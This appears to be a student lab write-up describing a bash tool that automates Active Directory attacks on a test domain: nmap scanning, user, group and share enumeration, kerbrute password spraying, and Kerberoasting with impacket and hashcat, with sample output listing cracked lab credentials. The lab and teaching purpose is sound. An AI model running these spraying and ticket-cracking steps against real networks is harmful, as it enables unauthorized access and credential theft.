1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.

```
# Prompt the user to enter an IP address to scan
read -r -p $'\n\e[31m[!]\e[0m\e[34m Enter network address/mask (CIDR), e.g., 192.168.0.0/24: \e[0m' network
```

```
[!] Enter network address/mask (CIDR), e.g., 192.168.0.0/24: 192.168.29.0/24
```

1.2. Ask for the Domain name and Active Directory (AD) credentials.

1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.

```
# ENUMERATION_MODE_SELECTOR - prompt for userlist/passwordlist (with defaults),
# ask user to choose enumeration level (B/I/A), run the chosen enumeration.
ENUMERATION_MODE_SELECTOR() {

    echo -e "\n\e[33m============================================================================================="
            echo -e "                        ATTENTION: Enumeration Requirements"
            echo -e "============================================================================================="
            echo ""
            echo -e "                        Userlist AND Password List are REQUIRED!"
            echo ""
            echo -e " - If no custom userlist is provided, default userlist will be used."
            echo -e " - If no custom password list is provided, rockyou.txt will be used."
            echo ""
            echo -e "=============================================================================================\e[0m\n"
            sleep 2
```

```
=============================================================================
                    ATTENTION: Enumeration Requirements
=============================================================================

                    Userlist AND Password List are REQUIRED!

 - If no custom userlist is provided, default userlist will be used.
 - If no custom password list is provided, rockyou.txt will be used.

=============================================================================

[!] Enter full path to userlist or press enter for default userlist:
[!] Enter full path to passwordlist or press enter for default passwordlist: /home/kali/Desktop/NetworkSecurity/temp/common100.txt
```

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. Note: Selection of a higher level automatically encompasses the capabilities of the preceding levels.

```
while true; do
    # Prompt the user to choose scan mode: Basic, Intermediate or Advanced
    read -r -p $'\e[31m[?]\e[0m\e[34m Choose level for scanning: [B]asic, [I]ntermediate, [A]dvanced:\e[0m ' user_input
```

```
[?] Choose level for scanning: [B]asic, [I]ntermediate, [A]dvanced: b
[!] Enter folder name for scan results: Horns&HoovesLLC
```

```
while true; do
    # Ask the user to choose the scan level
    read -r -p $'\n\e[31m[?]\e[0m\e[34m Choose level for enumeration: [B]asic, [I]ntermediate, [A]dvanced: \e[0m' user_choice
```

```
[?] Choose level for enumeration: [B]asic, [I]ntermediate, [A]dvanced: a
```

```
while true; do
    # Ask the user to choose the scan level
    read -r -p $'\n\e[31m[?]\e[0m\e[34m Choose level for exploitation: [B]asic, [I]ntermediate, [A]dvanced: \e[0m' user_choice < /dev/tty
```

```
[?] Choose level for exploitation: [B]asic, [I]ntermediate, [A]dvanced: a
```

2. Scanning Mode

2.1. Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase.

```
# Run TCP scan
nmap -Pn -n -sS "${ip}" -oN - 2>/dev/null | grep -E 'Nmap scan report|^PORT|/tcp|open' >> "$scan_result_txt" 2>/dev/null &
SPINNER $!
```

```
[!] BASIC SCANNING...
[*] Scanning: 192.168.29.2
[*] Scanning: 192.168.29.204
```

2.2. Intermediate: Scan all 65535 ports using the -p- flag.

```
# Run TCP scan on all ports
nmap -Pn -n -sS -p- "${ip}" -oN - 2>/dev/null | grep -E 'Nmap scan report|^PORT|/tcp|open' >> "$scan_result_txt" 2>/dev/null &
SPINNER $!
```

2.3. Advanced: Include UDP scanning for a thorough analysis.

```
# Run TCP scan on all ports
nmap -Pn -n -sS -p- "${ip}" -oN - 2>/dev/null | grep -E 'Nmap scan report|^PORT|/tcp' >> "$scan_result_txt" 2>/dev/null &
SPINNER $!

# UDP scan: top 20 ports + vuln scripts
nmap -Pn -sU --top-ports 20 "${ip}" -oN - 2>/dev/null | grep -E 'Nmap scan report|^PORT|/udp' >> "$scan_result_txt" 2>/dev/null &
SPINNER $!
```

3. Enumeration Mode

3.1. Basic:

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

```
# Run detailed version detection on all discovered ports
if [ -n "$all_ports" ]; then
    nmap -Pn -n -sS -sV -p "$all_ports" "${ip}" -oN - 2>/dev/null | grep -E '^PORT|/tcp|open' >> "$scan_result_txt" 2>/dev/null &
    SPINNER $!
```

```
# If LDAP/AD and Kerberos-related ports are found, declare the host as a Domain Controller.
if grep -q "ldap.*Active Directory" "$scan_result_txt" && grep -q "88/tcp" "$scan_result_txt" && grep -q "3268/tcp" "$scan_result_txt"; then
  msg="[+] DOMAIN CONTROLLER DETECTED ${ip}"
  # Log and print the domain controller detection message.
  echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
  echo -e "\e[33m$msg\e[0m"
```

```
dhcp_output=$(nmap -e "$interface" --script broadcast-dhcp-discover 2>/dev/null)
# If a DHCP server is reported, extract its IP, announce detection, and append the message to the scan result file.
if echo "$dhcp_output" | grep -q "Server Identifier:"; then
  dhcp_ip=$(echo "$dhcp_output" | grep "Server Identifier:" | awk -F ':' '{print $NF}' | tr -d ' ')
  msg="[+] DHCP SERVER DETECTED ${dhcp_ip}"
```

```
[+] DOMAIN CONTROLLER DETECTED 192.168.29.204
```

```
[+] DHCP SERVER DETECTED 192.168.29.254
```

3.2. Intermediate:
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

```
# Define common ports for further enumeration (FTP, SSH, SMB, WinRM, LDAP, RDP)
common_ports="20,21,22,139,445,389,636,3389,5985,5986"

# Perform targeted enumeration with Nmap scripts (SMB, LDAP, NetBIOS)
nmap -Pn -n -sS -sV -p "$common_ports" --script smb-os-discovery,smb-enum-shares,smb-enum-users,ldap-search,smb-enum-domains,nbstat "${ip}"
SPINNER $!
```

3.3. Advanced (Only if AD credentials were entered):
3.3.1. Extract all users.

```
# Announce and request a full user enumeration via `rpcclient` using the discovered credential pair.
msg="[+] OBTAINING ALL USER ACCOUNTS ${ip}"
echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
echo -e "\e[32m$msg\e[0m"

rpcclient -U "$domain"/"$brut_user"%"$brut_passwd" ${ip} -c "enumdomusers" 2>/dev/null >> "$scan_result_txt"
sleep 1
```

3.3.2. Extract all groups.

```
# Announce and request a full group enumeration via `rpcclient` using the discovered credential pair.
msg="[+] OBTAINING ALL GROUPS ${ip}"
echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
echo -e "\e[32m$msg\e[0m"

rpcclient -U "$domain"/"$brut_user"%"$brut_passwd" ${ip} -c "enumdomgroups" 2>/dev/null >> "$scan_result_txt"
sleep 1
```

3.3.3. Extract all shares.

```
# Announce and list SMB shares via `crackmapexec` using the discovered credential pair.
msg="[+] OBTAINING ALL SHARES ${ip}"
echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
echo -e "\e[32m$msg\e[0m"

crackmapexec smb "${ip}" -u "$brut_user" -p "$brut_passwd" --shares | awk -F'4GE' 'NR>3{print $2}' 2>/dev/null >> "$scan_result_txt"
sleep 1
```

3.3.4. Display password policy.

```
# Announce and retrieve the domain password policy via `crackmapexec`.
msg="[+] OBTAINING THE PASSWORD POLICY ${ip}"
echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
echo -e "\e[32m$msg\e[0m"

crackmapexec smb "${ip}" -u "$brut_user" -p "$brut_passwd" --pass-pol | awk -F'4GE' 'NR>3{print $2}' 2>/dev/null >> "$scan_result_txt"
sleep 1
```

3.3.5. Find disabled accounts.

```
# Perform an LDAP search for accounts with the "account disabled" flag and save sAMAccountName results.
ldapsearch -LLL -x \
    -H "ldap://${ip}" \
    -D "$bind_dn" \
    -w "$brut_passwd" \
    -b "$domain_dc" \
    '(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2))' \
    sAMAccountName 2>/dev/null | grep sAMAccountName: | awk '{print $NF}' >> "$scan_result_txt"
    sleep 1
```

3.3.6. Find never-expired accounts.

```
# Perform LDAP search for accounts with the "password never expires" flag and append results.
ldapsearch -LLL -x \
    -H "ldap://${ip}" \
    -D "$bind_dn" \
    -w "$brut_passwd" \
    -b "$domain_dc" \
    '(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=1048576))' \
    sAMAccountName 2>/dev/null | grep sAMAccountName: | awk '{print $NF}' >> "$scan_result_txt"
```

3.3.7. Display accounts that are members of the Domain Admins group.

```
# Announce and list members of the "Domain Admins" group via `crackmapexec`.
msg="[+] OBTAINING ACCOUNTS THAT ARE MEMBERS OF THE DOMAIN ADMINS GROUP ${ip}"
echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
echo -e "\e[32m$msg\e[0m"

crackmapexec smb "${ip}" -u "$brut_user" -p "$brut_passwd" --group "Domain Admins"
sleep 1
```

```
[+] OBTAINING ALL USER ACCOUNTS 192.168.29.204
[+] OBTAINING ALL GROUPS 192.168.29.204
[+] OBTAINING ALL SHARES 192.168.29.204
[+] OBTAINING THE PASSWORD POLICY 192.168.29.204
[+] OBTAINING ACCOUNTS THAT ARE MEMBERS OF THE DOMAIN ADMINS GROUP 192.168.29.204
[+] OBTAINING DISABLED ACCOUNTS (Flag: 2 / ADS_UF_ACCOUNTDISABLE) on 192.168.29.204
[+] OBTAINING ACCOUNTS THAT NEVER EXPIRE (Flag: 1048576 / ADS_UF_DONT_EXPIRE_PASSWD) on 192.168.29.204
```

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script.

```
# Run nmap with vulnerability-related NSE scripts
nmap -Pn -n -sS -sV --script vuln "${ip}" | awk '/^Host script results:/{p=1; next} /^Service detection performed\./{p=0} p{print}'
SPINNER $!
```

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

```
mapfile -t passes < "$passwdlist"
for pass in "${passes[@]}"; do
    # Pipe kerbrute output through grep to keep only VALID results, format them, remove ANSI codes,
    # and append discovered valid credentials to the scan result file.
    kerbrute passwordspray -d "$domain" --dc "${ip}" "$dc_users_txt" "$pass" | grep 'VALID' | awk '{print "VALID CREDENTIALS:  " $NF}'
    SPINNER $!
```

4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.


```
mapfile -t creds < "$dc_creds_txt"
for pair in "${creds[@]}"; do
    # Pipe kerbrute output through grep to keep only VALID results, format them, remove ANSI codes,
    # and append discovered valid credentials to the scan result file.
    impacket-GetUserSPNs "$domain/$pair" -dc-ip "${ip}" -request 2>/dev/null | grep -E '\$krb' >> "$tickets_txt"
done

if grep -E -q '\$krb' "$tickets_txt"; then
    msg="[+] KERBEROS TICKETS DETECTED STARTING HASHCAT"
    # Log and print the domain controller detection message.
    echo -e "\n$msg\n" >> "$scan_result_txt" 2>/dev/null
    echo -e "\e[33m$msg\e[0m"

    hashcat -m 18200 -a 0 "$tickets_txt" "$passwdlist"| grep -E '\$krb' >> "$scan_result_txt" 2>/dev/null &
    SPINNER $!
```

5. Results

5.1. For every execution, save the output in a PDF file.




```
BASIC SCANNING RESULT FOR 192.168.29.204

Nmap scan report for 192.168.29.204
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn

ADVANCED ENUMERATION RESULT FOR 192.168.29.204

PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-11 14:48:06Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: netsec.local, Sit
e: Default-First-Site-Name)

[+] DOMAIN CONTROLLER DETECTED 192.168.29.204

VALID USERNAME  David@netsec.local
VALID USERNAME  Administrator@netsec.local
VALID USERNAME  Sarah@netsec.local
VALID USERNAME  John@netsec.local
VALID USERNAME  Michael@netsec.local

[+] OBTAINING ALL SHARES 192.168.29.204

  Share           Permissions     Remark
  -----           -----------     ------
  ADMIN$                          Remote Admin
  C$                              Default share
  IPC$                            Remote IPC
  NETLOGON        READ            Logon server share
  ShareName       READ,WRITE
  SYSVOL          READ            Logon server share


VALID CREDENTIALS:  Barbara@netsec.local:TmaAebCaoPao4
VALID CREDENTIALS:  pentestme@netsec.local:Kali123
VALID CREDENTIALS:  Matthew@netsec.local:ReinaAgustine55
VALID CREDENTIALS:  Emily@netsec.local:MelissaAngulo96
VALID CREDENTIALS:  hack3r@netsec.local:1234567aA
```

```
[!] CONVERSION OF RESULTS TO PDF...
[!] DELETION OF TEMPORARY FILES...
[*] Script finished. Duration: 11 min 52 sec
```

6. Creativity (Optional)
6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.